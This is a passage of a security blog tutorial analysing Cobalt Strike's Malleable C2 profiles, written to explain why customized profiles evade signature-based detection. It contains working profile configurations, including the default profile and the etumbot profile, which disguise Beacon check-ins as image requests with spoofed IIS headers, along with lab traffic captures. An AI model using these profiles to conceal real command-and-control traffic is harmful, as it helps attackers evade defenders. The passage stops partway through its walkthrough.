Cobalt Strike Analysis and Tutorial: How Malleable C2 Profiles Make Cobalt Strike Difficult to Detect

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This post is also available in: 日本語 (Japanese)

Executive Summary

Cobalt Strike is commercial threat emulation software that emulates a quiet, long-term embedded actor in a network. This actor, known as Beacon, communicates with an external team server to emulate command and control (C2) traffic. Due to its versatility, Cobalt Strike is commonly used as a legitimate tool by red teams – but is also widely used by threat actors for real-world attacks.

Cobalt Strike users control Beacon's HTTP indicators through a profile, and can select either the default profile or a customizable Malleable C2 profile.

In this blog post, we will go through the concepts and definitions associated with these profiles, and explore differences between default and customized Malleable C2 profiles used in the Cobalt Strike framework as well as in some true attacks in the wild. In doing so, we demonstrate how the Malleable C2 profile lends versatility to Cobalt Strike, and why this versatility makes Cobalt Strike an effective emulator for which it is difficult to design traditional firewall defenses.

Palo Alto Networks customers receive protections against malicious uses of Cobalt Strike through Cortex XDR and the WildFire and Threat Prevention subscriptions for the Next-Generation Firewall.

Related Unit 42 Topics Cobalt Strike, C2, Tutorials

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Profile Options for Cobalt Strike

The Cobalt Strike tool's primary configuration is specified using a profile file. The tool uses the values present in the profile to generate the Beacon payload, and users create the profile and set its values with a Malleable Command and Control (C2) profile language.

The profile specifies how the beacon will transform and store data in a transaction.

Within a profile, options are divided into global options and local options. Global options update the global Beacon settings, while local options are transaction-specific. Local option changes within one transaction do not affect the output from other transactions.

The profile is divided into multiple sections to specify the values for different parts of the C2 communications. An example of a generic structure of the profile is as follows:

```
# this is a comment
set global_option "value";

protocol-transaction {
    set local_option "value";

    client {
        # customize client indicators
    }

    server {
        # customize server indicators
    }
}
```

Different parts of the profile are explained below.

Global Options

Global options are global to C2 communications. Options such as sleeptime and jitter define the frequency of Beacon's check-in with the team server. Here is a list of a few global options with example values:

```
set sample_name "Profile Name";
set sleeptime "30000";
set jitter    "20";
set useragent "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/55.0.2883.87 Safari/537.36";
set host_stage "false";
```

If you are interested in a more comprehensive list of all the global options, refer to this Cobalt Strike user guide.

Local Options


On the other hand, the scope for local options is per transaction only. The options for one transaction do not affect the other.

Examples of Local options:

```
set uri "URI_For HTTP transaction";
set verb "POST";
set uri_x86 "StagetURI_for_x86";
set uri_x64 "StagetURI_for_x64";
```

In addition to these options, a profile can specify different protocol-transactions to carry out different actions. Below are example transactions, as well as brief explanations of their usage:

- **http-stager**: The Beacon is a staged payload. The stager downloads the file and injects it into memory. The values listed in this transaction are customizing the HTTP communication for downloading the beacon.
- **dns-beacon:** After Cobalt Strike v4.3, DNS options became part of the dns-beacon transaction. This transaction modifies the DNS C2 communication. If you are interested in a more comprehensive list of all the dns-beacon options, refer to this Cobalt Strike user guide.
- **http-get:** The http-get transaction customizes the HTTP communication between the Beacon and the team server. The Beacon starts by sending the HTTP request with metadata about the compromised system. If the team server has tasks to execute, the server sends an HTTP response.
- **http-post:** Once the Beacon executes the tasks sent by the server, the output of the task is transferred in the http-post transaction. The values listed in this transaction affect the HTTP communication when the task output is sent over to the server.
- **https-certificate:** If the Beacon is tasked to communicate over HTTPS, The team server generates a self-signed certificate. The team server uses http-get and http-post transaction values to create actual HTTP requests and responses. This profile transaction can help to specify the different parameters for SSL certificates. If you are interested in a more comprehensive list of all the http-certificates options, refer to this Cobalt Strike user guide.




```
# define indicators for an HTTP GET
http-get {
    # Beacon will randomly choose from this pool of URIs
    set uri "/ca /dpixel /__utm.gif /pixel.gif /g.pixel /dot.gif /updates.rss /fwlink /cm /cx /pixel /match

    client {
        # base64 encode session metadata and store it in the Cookie header.
        metadata {
            base64;
            header "Cookie";
        }
    }

    server {
        # server should send output with no changes
        header "Content-Type" "application/octet-stream";

        output {
            print;
        }
    }
}

# define indicators for an HTTP POST
http-post {
    # Same as above, Beacon will randomly choose from this pool of URIs [if multiple URIs are provided]
    set uri "/submit.php";

    client {
        header "Content-Type" "application/octet-stream";

        # transmit our session identifier as /submit.php?id=[identifier]
        id {
            parameter "id";
        }

        # post our output with no real changes
        output {
            print;
        }
    }

    # The server's response to our HTTP POST
    server {
        header "Content-Type" "text/html";

        # this will just print an empty string, meh...
        output {
            print;
        }
```

Figure 1. Cobalt Strike default profile.

Cobalt Strike Default Profile

The default profile will be loaded if no other customized profiles are specified. Figure 1, above, is the specification of the default profile, and Figure 2, below, is an example of traffic capture from the default profile using the web drive-by-download option in a Cobalt Strike team server.



```
http
No.     Time         Source         Destination    Protocol   Length Info
    395 907.305207   10.3.228.11    10.3.228.192   HTTP          442 GET /j.ad HTTP/1.1
    397 907.311682   10.3.228.192   10.3.228.11    HTTP          168 HTTP/1.1 200 OK
    405 967.316716   10.3.228.11    10.3.228.192   HTTP          442 GET /j.ad HTTP/1.1
    407 967.334143   10.3.228.192   10.3.228.11    HTTP          168 HTTP/1.1 200 OK
    415 1027.345661  10.3.228.11    10.3.228.192   HTTP          442 GET /j.ad HTTP/1.1
    418 1027.353083  10.3.228.192   10.3.228.11    HTTP          102 HTTP/1.1 200 OK
    426 1027.371752  10.3.228.11    10.3.228.192   HTTP         1030 POST /submit.php?id=30067106 HTTP/1.1
    430 1027.383516  10.3.228.192   10.3.228.11    HTTP          153 HTTP/1.1 200 OK
    436 1087.393898  10.3.228.11    10.3.228.192   HTTP          442 GET /j.ad HTTP/1.1
    438 1087.401324  10.3.228.192   10.3.228.11    HTTP          168 HTTP/1.1 200 OK
    447 1147.403008  10.3.228.11    10.3.228.192   HTTP          442 GET /j.ad HTTP/1.1
    450 1147.408793  10.3.228.192   10.3.228.11    HTTP          102 HTTP/1.1 200 OK
    456 1147.409843  10.3.228.11    10.3.228.192   HTTP          375 POST /submit.php?id=30067106 HTTP/1.1
    458 1147.412493  10.3.228.192   10.3.228.11    HTTP          153 HTTP/1.1 200 OK
```

Figure 2. An example traffic capture from the default profile.

From Figure 2, you can see that there are several HTTP transactions of GET and POST requests and responses.

- For GET requests, most of the request URIs are very short and have predefined patterns. The URIs are randomly chosen from the list of URIs specified under set uri in the default profile in Figure 1 (see Table 1 below for the complete list). Malicious attackers can easily modify the URI to arbitrary strings if they use a customized profile with set uri options inside the http-get section. This also explains why a pattern-based signature might catch the Cobalt Strike traffic using default profiles very well, but fail to capture any variations with customized profiles.
- For POST requests, there is a predefined pattern – /submit.php?id= – in the URI. The ID value is randomly generated. Similar to the possibilities for HTTP GET requests, malicious attackers can easily modify the URIs to arbitrary strings if they use customized profiles with set uri options inside the http-post section.

Index	URIs	Index	URIs	Index	URIs
1	/ca	8	/fwlink	15	/push
2	/dpixel	9	/cm	16	/ptj
3	/__utm.gif	10	/cx	17	/j.ad
4	/pixel.gif	11	/pixel	18	/ga.js
5	/g.pixel	12	/match	19	/en_US/all.js
6	/dot.gif	13	/visit.js	20	/activity
7	/updates.rss	14	/load	21	/IE9CompatViewList.xml

Table 1. Possible URIs specified in the Cobalt Strike default profile.


Customized Cobalt Strike Profiles

Public Malleable C2 profiles are available and can be downloaded in public repositories, such as from the official profiles examples on GitHub. These profiles can be loaded by the team server and used as a Beacon download for C2 communications.

As an example, we walk through the etumbot profile to explain in more detail below.

1. Global Options.

- Sleeptime: The sleep time for the beacon callback is 5,000 milliseconds (5s).
- Jitter: The jitter to set % is 0. In this example, the Beacon will call back every 5s because of the jitter value 0.
- Maxdns: The maximum length of hostname is 255 when uploading data over DNS.
- UserAgent: Set the HTTP C2 request useragent as "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)"




```
set sleeptime "5000";
set jitter    "0";
set maxdns    "255";
set useragent "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)";
```

Figure 3. Global options in Etumbot profile.


2. Beacon check-In to get task from teamserver with HTTP GET request.

Below the global options, we find the following option configurations about HTTP request and response. Figures 4 and 5, below, show this configuration, which include URI, header and metadata information for both the client and the server.



```
http-get {

    set uri "/image/";

    client {

        header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*l;q=0.8";
        header "Referer" "http://www.google.com";
        header "Pragma" "no-cache";
        header "Cache-Control" "no-cache";

        metadata {
            netbios;
            append "-.jpg";
            uri-append;
        }
    }

    server {

        header "Content-Type" "img/jpg";
        header "Server" "Microsoft-IIS/6.0";
        header "X-Powered-By" "ASP.NET";

        output {
            base64;
            print;
        }
    }
}
```

Figure 4. HTTP GET request options in Etumbot profile.




```
GET /image/
golfbeiijekcincplgcnjbbcdpeijbipkhpcbiefdehengihoopjfdjaikjm
bhnlpebjlcpdaagpbiaikjpkkndmjepfbplcbnidaabfeafihgkbojidohfl
bhebcmjdmnnlogejnnpppmhnaalmdpcjdkdpibfodddbnbjpngbacbdhcllo
jpokkbeanjdnddlijeamkppfiakfpgjlibkcglmahbhmhepijbfboogjcacd
kihjidhkacfflchn-.jpg HTTP/1.1
Referer: http://www.google.com
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*l;q=0.8
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT
6.1; Trident/5.0)
Host: 192.168.1.60:8082
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 8 Oct 2021 21:01:22 GMT
Content-Type: img/jpg
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 0
```

Figure 5. HTTP GET request in live traffic.

3. Beacon task execution result submission to teamserver with HTTP POST request.

